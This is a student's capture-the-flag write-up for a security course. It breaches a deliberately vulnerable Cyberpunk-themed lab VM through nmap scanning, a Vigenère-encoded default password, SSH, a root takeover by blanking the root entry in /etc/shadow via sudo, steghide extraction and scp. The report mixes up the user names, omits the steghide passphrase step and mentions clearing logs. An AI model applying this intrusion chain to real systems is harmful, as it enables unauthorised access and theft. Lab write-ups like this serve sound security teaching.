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ASSIGNMENT 03: *Hacking Challenge*

UCID: <Confidential>

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and Privacy***

TABLE OF CONTENTS

1. Introduction-----	1
2. Setting Up the Virtual Machine Environment-----	2
3. Discovering the Target on the Network-----	3
4. Identify Services on arasakadf06-----	4
5. Exploring the Web Application and Hidden Message-----	5
6. Decrypting the Vigenere Cipher and SSH Access-----	7
7. Password Change and File System Reconnaissance-----	9
8. Using Website Hints to Pivot to User Tanaka-----	11
9. Privilege Escalation to Root via /etc/shadow-----	12
10. Finding the Stego Password and Extracting Cyberscape.jpg-----	12
11. Copying File schematics with SCP-----	14
12. Conclusion-----	15
13. Reference-----	15


1. Introduction


I started with a cup of coffee, sat down at my desk, and rushed to get this assignment done before the deadline. The mission was simple; break into the Arasaka data fortress, find the hidden schematics file, and copy it to my local computer without touching the actual machine.

The whole point of this assignment was to practice real penetration testing. I had to scan the network to find the target machine, figure out what services were running, exploit whatever vulnerabilities I could find, get root access, and finally grab the secret file. The catch was I couldn't just walk up to the VM and mess with it directly - everything had to be done remotely from my computer, just like a real hacker would do it. I mean even though I enter the VM it asks for a login and password which I don't have. So here's my full writeup of how I went from knowing nothing about the target to successfully stealing the file schematics.

2. Setting Up the Virtual Machine Environment

I began by downloading the arasakaDF06.ova file and importing it into Oracle VirtualBox. The important part here was changing the network settings to Bridged mode. This was necessary because bridged networking puts the VM directly on my home network, making it look like a separate computer on the same network.





After I set the network adapter to bridged mode, I started the VM and just minimized the window. From that point on, I treated it like a black box that I had to hack into remotely. Now the coffee was starting to kick in. Really feeling it.

```

Ubuntu 22.04.1 LTS arasakadf06 tty1
arasakadf06 login: [ 21.937394] cloud-init[941]: Cloud-init v. 23.1.2-0ubuntu0~22.04.1 running
dules:config' at Fri, 05 Dec 2025 08:55:14 +0000. Up 21.89 seconds.
[ 22.333887] cloud-init[947]: Cloud-init v. 23.1.2-0ubuntu0~22.04.1 running 'modules:final' a
, 05 Dec 2025 08:55:14 +0000. Up 22.28 seconds.
[ 22.404747] cloud-init[947]: Cloud-init v. 23.1.2-0ubuntu0~22.04.1 finished at Fri, 05 Dec 2
8:55:14 +0000. Datasource DataSourceNone. Up 22.39 seconds
[ 22.405487] cloud-init[947]: 2025-12-05 08:55:14,579 - cc_final_message.py[WARNING]: Used fa
k datasource
arasakadf06 login:
arasakadf06 login:

```

3. Discovering the Target on the Network

With the VM running somewhere on my network, I needed to find its IP address. I opened Command Prompt as Administrator on my Windows machine and ran *ipconfig -all* to see my network setup. This showed me that I was on the 192.168.1.0/24 subnet, which meant I knew the range where the VM should be. And surely I found the VM arasaka in my scan.

```

Administrator: Command Prompt

C:\Windows\System32>ipconfig -all

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . : lan
    Description . . . . . : Realtek RTL8852BE WiFi 6 802.11ax PCIe Adapter
    Physical Address. . . . . : 94-BB-43-13-A4-CA
    DHCP Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    IPv6 Address. . . . . : 2001:56a:7ce8:600:d8b7:3f4a:d256:9460(Preferred)
    Temporary IPv6 Address. . . . . : 2001:56a:7ce8:600:8e4:f6a:834d:27eb(Preferred)
    Link-local IPv6 Address . . . . . : fe80::c42:86d2:5853:225c%5(Preferred)
    IPv4 Address. . . . . : 192.168.1.117(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Lease Obtained. . . . . : 02 December 2025 20:06:42
    Lease Expires . . . . . : 03 December 2025 20:39:11
    Default Gateway . . . . . : fe80::dad8:e5ff:fea0:c7f3%5
                                192.168.1.254
    DHCP Server . . . . . : 192.168.1.254

```

Next, I used Nmap to actually find the target. I started with a list scan (*nmap -sL 192.168.1.0/24*) to see what hosts were on the network. This showed me a hostname called "arasakadf06" which was obviously my target.

```

C:\Windows\System32>
C:\Windows\System32>nmap -sL 192.168.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-05 03:05 -0700
Nmap scan report for 192.168.1.0
Nmap scan report for 192.168.1.1
Nmap scan report for 192.168.1.2
Nmap scan report for 192.168.1.3
Nmap scan report for 192.168.1.4
Nmap scan report for 192.168.1.5
Nmap scan report for 192.168.1.6
Nmap scan report for 192.168.1.127
Nmap scan report for arasakadf06.lan (192.168.1.128)
Nmap scan report for 192.168.1.129

```

To make sure it was actually running and get its IP address, I did a ping sweep with *nmap -sn 192.168.1.0/24*. This confirmed the target was live at 192.168.1.128 and also showed me its MAC address and so I knew I had the right machine.

```

C:\Windows\System32>nmap -sn 192.168.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-05 03:07 -0700
Nmap scan report for Boost2.lan (192.168.1.11)
Host is up (0.0090s latency).
MAC Address: 84:A3:29:2C:AC:69 (Arcadyan)
Nmap scan report for iPhone.lan (192.168.1.93)
Host is up (0.25s latency).
MAC Address: 42:9B:3B:89:E0:25 (Unknown)
Nmap scan report for SAYEED-2.lan (192.168.1.102)
Host is up (0.047s latency).
MAC Address: C0:A5:E8:3B:99:8F (Intel Corporate)
Nmap scan report for arasakadf06.lan (192.168.1.128)
Host is up (0.31s latency).
MAC Address: A8:41:F4:36:7B:68 (AzureWave Technology)
Nmap scan report for iPhone-2.lan (192.168.1.184)
Host is up (0.18s latency).
MAC Address: FA:19:98:E8:34:0F (Unknown)
Nmap scan report for Sayeed.lan (192.168.1.198)
Host is up (0.065s latency).
MAC Address: A8:41:F4:36:7B:68 (AzureWave Technology)
Nmap scan report for Pixel-8.lan (192.168.1.235)
Host is up (0.27s latency).
MAC Address: 2A:86:F7:5C:CD:9F (Unknown)
Nmap scan report for OpenWrt.lan (192.168.1.254)
Host is up (0.010s latency).
MAC Address: D8:D8:E5:A0:C7:F3 (Vantiva Connected Home - Technologies Telco)
Nmap scan report for SIMPL1C1TY.lan (192.168.1.117)
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 5.56 seconds

```

4. Identify Services on arasakadf06

Now that I knew the target was at 192.168.1.128, I needed to see what services were running on it. I ran a port scan with Nmap against this IP address with `nmap 192.168.1.128`. The scan came back showing two open ports: TCP port 22 and TCP port 80 . Lets gooo!

```

C:\Windows\System32>nmap 192.168.1.128
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-05 03:10 -0700
Nmap scan report for arasakadf06.lan (192.168.1.128)
Host is up (0.010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: A8:41:F4:36:7B:68 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds


```

Port 22 meant SSH was running, so if I could get a username and password, I could log into the system remotely. Port 80 meant there was a web server, which usually has more things to look

at before you even need a password. I decided to check out the website first since for SSH I need a password which currently i dont have but hoping to get from this website. Now I have to figure out something from the website.

5. Exploring the Web Application and Hidden Message

I opened my browser and went to <http://192.168.1.128>. It was a corporate website for Arasaka Corporation. Right away I noticed the word "PERSISTENCE" was shown in bold on the main page. In these kinds of exercises, when something stands out like that, it's usually a hint, so I kept it in mind.



Looking around the site, I found a VIP directory with employee names and an email login page. The really useful part came when I pressed Ctrl+U to view the page source code. Hidden in the HTML comments was a secret URL that wasn't linked anywhere on the normal site. When I followed that hidden link, I found a page with a big block of red text that looked like encrypted text.

```

Line wrap
1 <!DOCTYPE html>
2 <html lang="en">
3 <meta charset="UTF-8">
4 <link rel="stylesheet" href="style.css">
5 <title>Arasaka Homepage</title>
6
7 <body>
8
9 
10
11 <h3>Elite Weapons and Security since 1915</h3>
12
13
14 <h1>MISSION STATEMENT</h1>
15
16 <div style="width:600px; margin:auto">
17 <p style="text-align:center">
18 At Arasaka, we strive to be a world leader in weapons technology and security systems. Under our protection, our clients can
19 highest possible standard of personal safety. Our troops are highly skilled and unmatched in discipline and combat ability,
20 We will stop at nothing to become the first choice for all security-related concerns.
21 No one can stand in our way.
22 </p>
23 </div>
24
25 <div style="height: 100 px"> </div>
26
27 <h2>Remember, PERSISTENCE is key</h2>
28
29
30 <div style="height:60px"></div>
31
32 
33
34
35 <div>
36 <a href="directory.html">VIP directory</a>
37 </div>
38
39 <div>
40 <!--<a href="employees.html">Click here for employee SSH instructions</a-->
41 </div>
42
43 <div style="height: 500px"></div>
44 <p>(All credits for the universe concept go to <a style="color: white" href="https://www.cyberpunk.net/">Cyberpunk 2077</a>

```

6. Decrypting the Vigenere Cipher and SSH Access

Page has been deprecated and contents corrupted. Please contact your supervisor for assistance with new employee orientation.

1nf0rma+ion f| n3w employ@es:

```

XJPGCSKINDPTXFSKUXWVFSILZKXSZIVVMHFVUIMLILQYWMWJWXRFGPTGKWLHABTODRFMZUHVRECOIIMSISAUHTZVDWHFIAVTGSXJ IETWFWGCFMIJXFRKRVKZNMFTGPGWHXFZQYAPLUICWZLQNXMAHSGQR
LQGGKXQXGGGAKBFYGDYEVNMLXNVITLVAUHHVGCRRIFXNGEPBYMCKTGUHLRLUIRYIABQFINUYGJJLWHSXGGGIMKSASGIJGQEPQWMRSHULDYCVPSOINNVTUQXSLWRFERSDHTWMIFFGJVLGUATPMATECKWJ
XUHXVTTIGXHXJNTIRIELUWMPCTBREIFWJHNPXCSWZOTVRQWHIJKUNGXHRSXGFEVXXVQRNSLOQDEFKQEPFRFWMWVLPXISKCBRTXLXFLYBZRPEKMIILCSGBCDJKZMKMEEVIGIDHTGRIRJECHSGNCRSH
TJXVJLALXJTKPAFVLWNBWVSJVDQFHJSGKTXFGJLTAMINGRJLSVGRUWISKZMJXWRCVRLGJMEBWRTAIRKMSWBESXCRUBKRWGGQPHDAVXHVROTASPMMSVGBWRIVVYQKMNVMDRFFKWRSHITBTGGWXXMAHSG
QRLQGGWFCHSILWGNVQCPFRKMQHYJKPAFVSAKBKAGHPRJKPWLIECGRSLFBGGSHTQPMKXJQIEVLTYJWZFTQRHSGCFMZSVGBWR IAZDITTXCBWVCEDWQFESJGVREJNBZXTNUWLSIYEAPOGMCMAIDBDRFXDXVW
LWYEHXHEEVMBWGREPVSAWNVRLXWZFNKGQNVMDRGTGZMAVNSLJIUVSHPXPRUXIEBPVCVQVQWMMWRNJLMKZMMKJVNTHCJLMEYSEUIRYIABQIYERSHIJEICXWHTIISTZIFZILQYGETUWNGXCOMHAFJLSL
WBQRPMPCDHKVPJDKZXBXBFVXXQV

```

Looking at the encrypted text, I could tell it was some kind of classical cipher because it was all letters with no special characters. Combined with that "PERSISTENCE" hint from earlier, I figured

it might be a Vigenère cipher using "PERSISTENCE" as the key. I used an online Vigenère decoder at <https://teachingsims.cpsc.ucalgary.ca/cpsc329/vigenere-cipher> and it worked.

Vigenère Cipher Suite

☐ Encrypt ☒ Decrypt

Key: PERSISTENCE

Cipher Text:

```
XJPGCSKINDPTXFSKUXWFVSILZKXSZVMHFVUIMLILQYWEMWJWXRFGPTGKWLHABTODRF
MZUHVRECQIIOMISIAUHTZVDWHFIAVTGSXJIETWFWGWCMIJXFRKR/KZNMFTGPGWHXFZQ
YAPLUICWZLQNXMAHSGQRLQGGMGKWXQGGAKBFYGDYEV MJLXNVILVAUHHVGCRRIFXNG
EPBYMCKTGUHTRLUIRYIABQFINUYGIJLWHKSGGGIMKSASGIJGQEPFQMWRSHULDYCVPSOINN
VTEUQXSLWRFRSDHTWMIFGGJVLGUAIPMATECKWJXUHKVTTIGWXHJNTIRIELUWWMPCPT
BREIFWJHNPRCSWZOTVRCWHIJKUWGXHRSCGFEXDXXVQRNSLOQDEFKQEPFRFBWWAVWLPXI
SKCBRTXLXTRFLYBZRPEKMILCSEGBRCDJKZMKMEEVIGIDHTGRIRJECHSGWCRSHTJXVJLALXTJ
```

Key: PERSISTENCE Decrypt It!

Hint: Don't know the key? Use the Splitter and Gluer!

Plain Text:

```
IFYOUAREABLETOACCESSTOTHISPAGEITISBECAUSEYOUHAVEBEENSELECTEDTOWORK
ONOURCORECYBERWEAPONSDEVELOPMENTPROGRAMASSUCHYOUAREBEINGGIVENA
CCESSTOHIGHLYSENSITIVEINFORMATIONITISIMPOSSIBLETOUNDERSTATETHEIMPORTAN
CEOFFOLLOWINGCOMPANYSECURITYMEASURESTOPROTECTITASANEWEMPLOYEEYO
USHOULDHAVEALREADYPASSEDACOMPLETESECURITYCHECKWEALSO REQUIREPROOF
OFARECENTMEDICALEXAMANDFULLCYBERWAREASSESSMENTUPONCOMPLETIONYO
UWILLBEIMPLANTEDWITHATRACKINGCHIPANDGIVENAVIRTUALCOPYOFTHESTARTERE
```

The decoded message was basically instructions for new employees. It said that employee usernames are just their first name in lowercase, and the default password for everyone is "sandevisitan". It also said employees have to change their password right after logging in for the first time. Since I saw multiple employee names in the website directory earlier, I now had login credentials: in username I used the names of the names@ip-address and password sandevistan.

Finally, I used SSH to connect with `ssh tanaka@192.168.1.128`, entered the password "sandevisitan", and I was in! Finally getting access felt good.

[illegible]

7. Password Change and File System Reconnaissance

The system asked me to change the password, so I changed it to "fred1234" which was easy for me to remember and very funny.

```
tanaka@arasakadf06:~$ passwd
Changing password for tanaka.
Current password:
New password:
Retype new password:
passwd: password updated successfully
tanaka@arasakadf06:~$
```

Now that I had access as Janet, I started looking around the file system. I ran `/s -/` to list all the files and directories and also `/s -/a` to find hidden ones in all accessible folders.

```

tanaka@arasakadf06:~$
tanaka@arasakadf06:~$ ls -l
total 436
-r--r--r-- 1 tanaka tanaka 441438 Nov  7 2024 cyberscape.jpg
drwxrwxr-x 3 tanaka tanaka 4096 Nov  7 2024 research_notes
tanaka@arasakadf06:~$ steghide extract -sf cyberscape.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
tanaka@arasakadf06:~$
tanaka@arasakadf06:~$ cd research_notes/
tanaka@arasakadf06:~/research_notes$ ls -la
total 20
drwxrwxr-x 3 tanaka tanaka 4096 Nov  7 2024 .
drwxr-x-- 6 tanaka tanaka 4096 Nov  7 2024 ..
-rw-rw-r-- 1 tanaka tanaka 531 Nov  7 2024 notes.txt
-rw-rw-r-- 1 tanaka tanaka 122 Nov  7 2024 passwords.txt
d----- 2 root root 4096 Nov  7 2024 sensitive_files
tanaka@arasakadf06:~/research_notes$ cat notes.txt

-----
This is a sample file for research notes.
-----

Day 1:
- New office is nice, but the coffee machine is broken. At least the view is impressive. Will try again tomorrow.

Day 2:
- Started work debugging the latest feature of the new weapons project. Need to request additional backup from the X team, but central scheduling is painfully slow.

Day 3:
- Got an email from admin about security setup. Will save it somewhere and deal with that later.

tanaka@arasakadf06:~/research_notes$ cat passwords.txt
PASSWORDS:

office passcode: 1952
email: aDF2r!
GPG: 75t2b
XBD: j116XBD
facebook: ilovepancakes
CPSC 329 lectures: 123456

```

But in the home directory I found some interesting stuff: a file called `cyberscape.jpg`, references to a `sensitive_files` directory, and various other folders. I thought the JPEG file might have hidden data in it using steganography, so I tried using `steghide` to extract data from it, but it asked for a password that I didn't have yet.

```

root@arasakadf06:/home/tanaka# steghide info cyberscape.jpg
"cyberscape.jpg":
  format: jpeg
  capacity: 23.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@arasakadf06:/home/tanaka# steghide info cyberscape.jpg
"cyberscape.jpg":
  format: jpeg
  capacity: 23.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "schematics":
    size: 359.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes

```

When I tried to access some directories, I kept getting "Permission denied" errors. The `sensitive_files` directory under Tanaka's home folder was blocked, and even some of Janet's own

folders wouldn't let me in. This told me I either needed to get higher privileges or somehow access a different user's account to move forward.

```
tanaka@arasakadf06:~/research_notes$ cd sensitive_files/
-bash: cd: sensitive_files/: Permission denied
tanaka@arasakadf06:~/research_notes$

tanaka@arasakadf06:~$ ls -l
total 436
-r--r--r-- 1 tanaka tanaka 441438 Nov  7  2024 cyberscape.jpg
drwxrwxr-x 3 tanaka tanaka  4096 Nov  7  2024 research_notes
tanaka@arasakadf06:~$ cd ..
tanaka@arasakadf06:/home$ ls -la
total 16
drwxr-xr-x  4 root  root  4096 Nov  7  2024 .
drwxr-xr-x 20 root  root  4096 Nov 13  2024 ..
drwxr-x---  7 janet  janet 4096 Nov 13  2024 janet
drwxr-x---  6 tanaka tanaka 4096 Nov  7  2024 tanaka
tanaka@arasakadf06:/home$ cd janet/
-bash: cd: janet/: Permission denied
tanaka@arasakadf06:/home$
```

8. Using Website Hints to Pivot to User Tanaka

I went back to the website and logged into the email system using Tanaka's account using password "aDF2r!" in the passwords.txt file . But I really couldn't find anything here.

```

welcome Tanaka.

Saved emails:

Dear Mr. Tanaka,

We appreciate your collaboration on our latest cyberweapons
development program. As always, complete domination and
corporate gain are the core tenets of our business strategy.
We are confident that the completion of the Cyberskeleton 2.0
will be the final step in our plan for total military control.
Please be aware that this project is TOP SECRET, and that
security is of the utmost concern.
To access our system network, I've given you the default
username and password below. Please change your password as
soon as you first log in. There have been reports of rogue
netrunners attempting to infiltrate our system and change file
permissions. This is not acceptable, and these hackers must be
kept out at all costs.

Username: tanaka
Password: sandevistan

Understand that failure to comply with our security policies
will result in your immediate termination. Mr. Smasher is
looking for target practice, and I cannot guarantee I will be
able to dissuade him.

Yours sincerely,

Janet Leahy
Cybersecurity consultant
Arasaka Corporation
Chuo-KU, Tokyo
Calgary Division

```

I realized that to really make progress, I needed to get higher privileges on the actual system rather than just moving between different user accounts on the website.

9. Privilege Escalation to Root via `/etc/shadow`

This was a big breakthrough. I found out that Janet's account had sudo privileges to edit important system files. Specifically, I could run `sudo nano /etc/shadow` without any restrictions, which is a huge security problem.

```
tanaka@arasakadf06:~/research_notes$ sudo -u janet nano /etc/shadow
[sudo] password for tanaka:
root:*:19213:0:99999:7::: → root::19213:0:99999:7:::
```

The `/etc/shadow` file is where Linux stores password information for all users. Each line has the format: `username:password_hash:other_stuff`. What I noticed was that the root account's password field had an asterisk (*) or exclamation mark (!) in it. In Linux, these special characters mean the account is locked - even if you know the password, you can't use it to log in.

So here's what I did; I opened the file with `sudo nano /etc/shadow` and just removed that lock character from the root account's password line. I saved the file with `Ctrl+O`, pressed `Enter`, then exited with `Ctrl+X`. After that, I could immediately become root by running `su -` and it didn't even ask me for a password.

This is a massive security failure for several reasons. First, regular users should never be able to edit `/etc/shadow` at all. Second, the system should require strong passwords even for admin accounts. Third, there should be monitoring that alerts someone when critical files like `/etc/shadow` get modified. But because of this misconfiguration, I now had complete control over the entire system.

This was the moment I knew I was going to complete the assignment. The coffee is really helping me.

10. Finding the Stego Password and Extracting `Cyberscape.jpg`

Now that I was root, I could access everything. I went back to those directories that gave me "Permission denied" errors before. I navigated to the `sensitive_files` directory and started looking through the subdirectories. Eventually I found a hidden file in the directory

It worked! The extraction pulled out a file that looked like the *schematics* I was supposed to steal. I used cat to look at what was inside and confirmed this was the target file with all the technical diagrams and specifications.

```
root@arasakadf06:/home/tanaka#
root@arasakadf06:/home/tanaka# logout
tanaka@arasakadf06:~/research_notes$ exit
logout
Connection to 192.168.1.128 closed.
```

11. Copying File schematics with SCP

Now I had the file, but I needed to get it off the server and onto my own computer to complete the mission. I used SCP, which stands for Secure Copy Protocol. It uses SSH to securely transfer files between computers. From my Windows machine, I opened Command Prompt and ran a command like: `scp janet@192.168.1.128:/path/to/schematics /Users/[MyUser]/Desktop/`

```
C:\Windows\System32>scp tanaka@192.168.1.128:/home/tanaka/schematics /Users/ahnaf/Desktop/
tanaka@192.168.1.128's password:
schematics 100% 359 13.5KB/s 00:00
```

```
C:\Windows\System32>cd ahnaf
The system cannot find the path specified.

C:\Windows\System32>cd /Users/ahnaf/Desktop/

C:\Users\ahnaf\Desktop>ls -l
total 4492683
drwxr-xr-x 3 ahnaf Administrators 0 Oct 30 20:14 2025-main
-rw-r--r-- 1 ahnaf Administrators 364 Nov 12 18:15 AI-ML roadmap_notes.txt
drwxr-xr-x 5 ahnaf Administrators 4096 Dec 4 16:07 Aassembly Language
-rw-r--r-- 1 ahnaf Administrators 2263448 Dec 2 19:52 Assignment 3 Nebila Wako v2.pdf
-rw-r--r-- 1 ahnaf Administrators 187680 Nov 26 20:53 Assignment 3.pdf
-rw-r--r-- 1 ahnaf Administrators 514295 Nov 16 16:08 BBY Employee Handbook_EN_NPE - October 2018_branded.pdf
drwxr-xr-x 3 ahnaf Administrators 8192 Oct 7 20:40 C Programming
-rw-r--r-- 1 ahnaf Administrators 27919 Nov 16 23:41 COVER LETTER.docx
-rw-r--r-- 1 ahnaf Administrators 366825 Nov 16 23:44 COVER LETTER.pdf
drwxr-xr-x 2 ahnaf Administrators 0 Nov 16 16:16 CPSC329
drwxr-xr-x 2 ahnaf Administrators 4096 Dec 4 00:39 CPSC 355
dr-xr-xr-x 3 ahnaf Administrators 4096 Feb 26 2025 CS self learning materials
-rw-r--r-- 1 ahnaf Administrators 5240730 Dec 4 00:41 DATA201 - Final Report (2)_ANIKA.pdf
drwxr-xr-x 4 ahnaf Administrators 4096 Nov 5 09:35 DATA_201
-rw-r--r-- 1 ahnaf Administrators 2254 Dec 4 09:52 Discord.lnk
-rw-r--r-- 1 ahnaf Administrators 2147 Oct 30 17:41 Docker Desktop.lnk
drwxr-xr-x 2 ahnaf Administrators 4096 Nov 12 18:11 E-BOOKS
drwxr-xr-x 16 ahnaf Administrators 4096 Oct 21 13:06 Fabiha Notes
-rw-r--r-- 1 ahnaf Administrators 1277 Oct 2 17:21 Figma.lnk
-rw-r--r-- 1 ahnaf Administrators 1194 Sep 11 12:25 IntelliJ IDEA 2025.2.1.lnk
-rw-r--r-- 1 ahnaf Administrators 2239 Oct 29 22:39 Nmap - Zenmap GUI.lnk
drwxr-xr-x 4 ahnaf Administrators 4096 Nov 12 18:08 OLD COURSES ZIP
-rw-r--r-- 1 ahnaf Administrators 1404 Sep 11 12:30 PyCharm 2024.3.5.lnk
dr-xr-xr-x 5 ahnaf Administrators 4096 Feb 26 2025 Python
drwxr-xr-x 5 ahnaf Administrators 4096 Jul 3 19:38 Python 2025
drwxr-xr-x 2 ahnaf Administrators 8192 Nov 22 02:45 RELS
-rw-r--r-- 1 ahnaf Administrators 31525 Nov 16 23:26 RESUME.docx
-rw-r--r-- 1 ahnaf Administrators 404003 Nov 16 23:44 RESUME.pdf
drwxr-xr-x 2 ahnaf Administrators 8192 Nov 16 23:42 RRESUMES
drwxr-xr-x 2 ahnaf Administrators 4096 Nov 22 01:44 STAT 205
-rw-r--r-- 1 ahnaf Administrators 1202 Sep 11 12:18 SceneBuilder.lnk
drwxr-xr-x 2 ahnaf Administrators 4096 Nov 12 18:10 Scholarship pdfs details
-rw-r--r-- 1 ahnaf Administrators 1039 Sep 11 12:32 Telegram.lnk
dr-xr-xr-x 9 ahnaf Administrators 16384 Nov 18 12:42 Things
drwxr-xr-x 3 ahnaf Administrators 0 Nov 18 14:29 Tor Browser
-rw-r--r-- 1 ahnaf Administrators 869 Nov 18 14:29 Tor Browser.lnk
-rw-r--r-- 1 ahnaf Administrators 1411 Sep 16 2024 Visual Studio Code.lnk
-rw-r--r-- 1 ahnaf Administrators 2329084928 Dec 5 02:34 arasakadf06.ova
-rw-r--r-- 1 ahnaf Administrators 282 Jan 15 2025 desktop.ini
dr-xr-xr-x 3 ahnaf Administrators 4096 Jan 10 2025 pantech data analytics materials
-rw-r--r-- 1 ahnaf Administrators 359 Dec 5 04:38 schematics
-rw-r--r-- 1 ahnaf Administrators 2262264832 Oct 7 13:47 testserver.ova
-rw-r--r-- 1 ahnaf Administrators 898 Oct 22 12:00 workshop-Resume and Cover letter.txt

C:\Users\ahnaf\Desktop>
```

I entered Janet's password (fred1234), and the file transferred successfully to my desktop. I checked the file to make sure it was complete and had the right content. Mission accomplished. I successfully stole the schematics from the Arasaka data fortress and got it onto my local computer.

I was so happy to see the schematics file on my desktop.

12. Conclusion

I successfully completed the full attack chain from finding the target machine to stealing the schematics file. The process involved network scanning with Nmap, finding hidden website content, decrypting a cipher, logging in with default credentials, getting root access by editing `/etc/shadow`, extracting hidden data from an image, and copying the file to my computer.

The worst vulnerability was letting Janet edit `/etc/shadow` with `sudo`. That one mistake let me take complete control of the system. Important system files should be protected and only admins should access them.

If I did this again, I'd take better notes from the beginning and look for more ways to get root access. In real life, I'd also clear logs to hide my tracks. The main lesson is that security is only as strong as the weakest point. One bad configuration was enough to break everything, which shows why you need multiple layers of protection.

13. Reference

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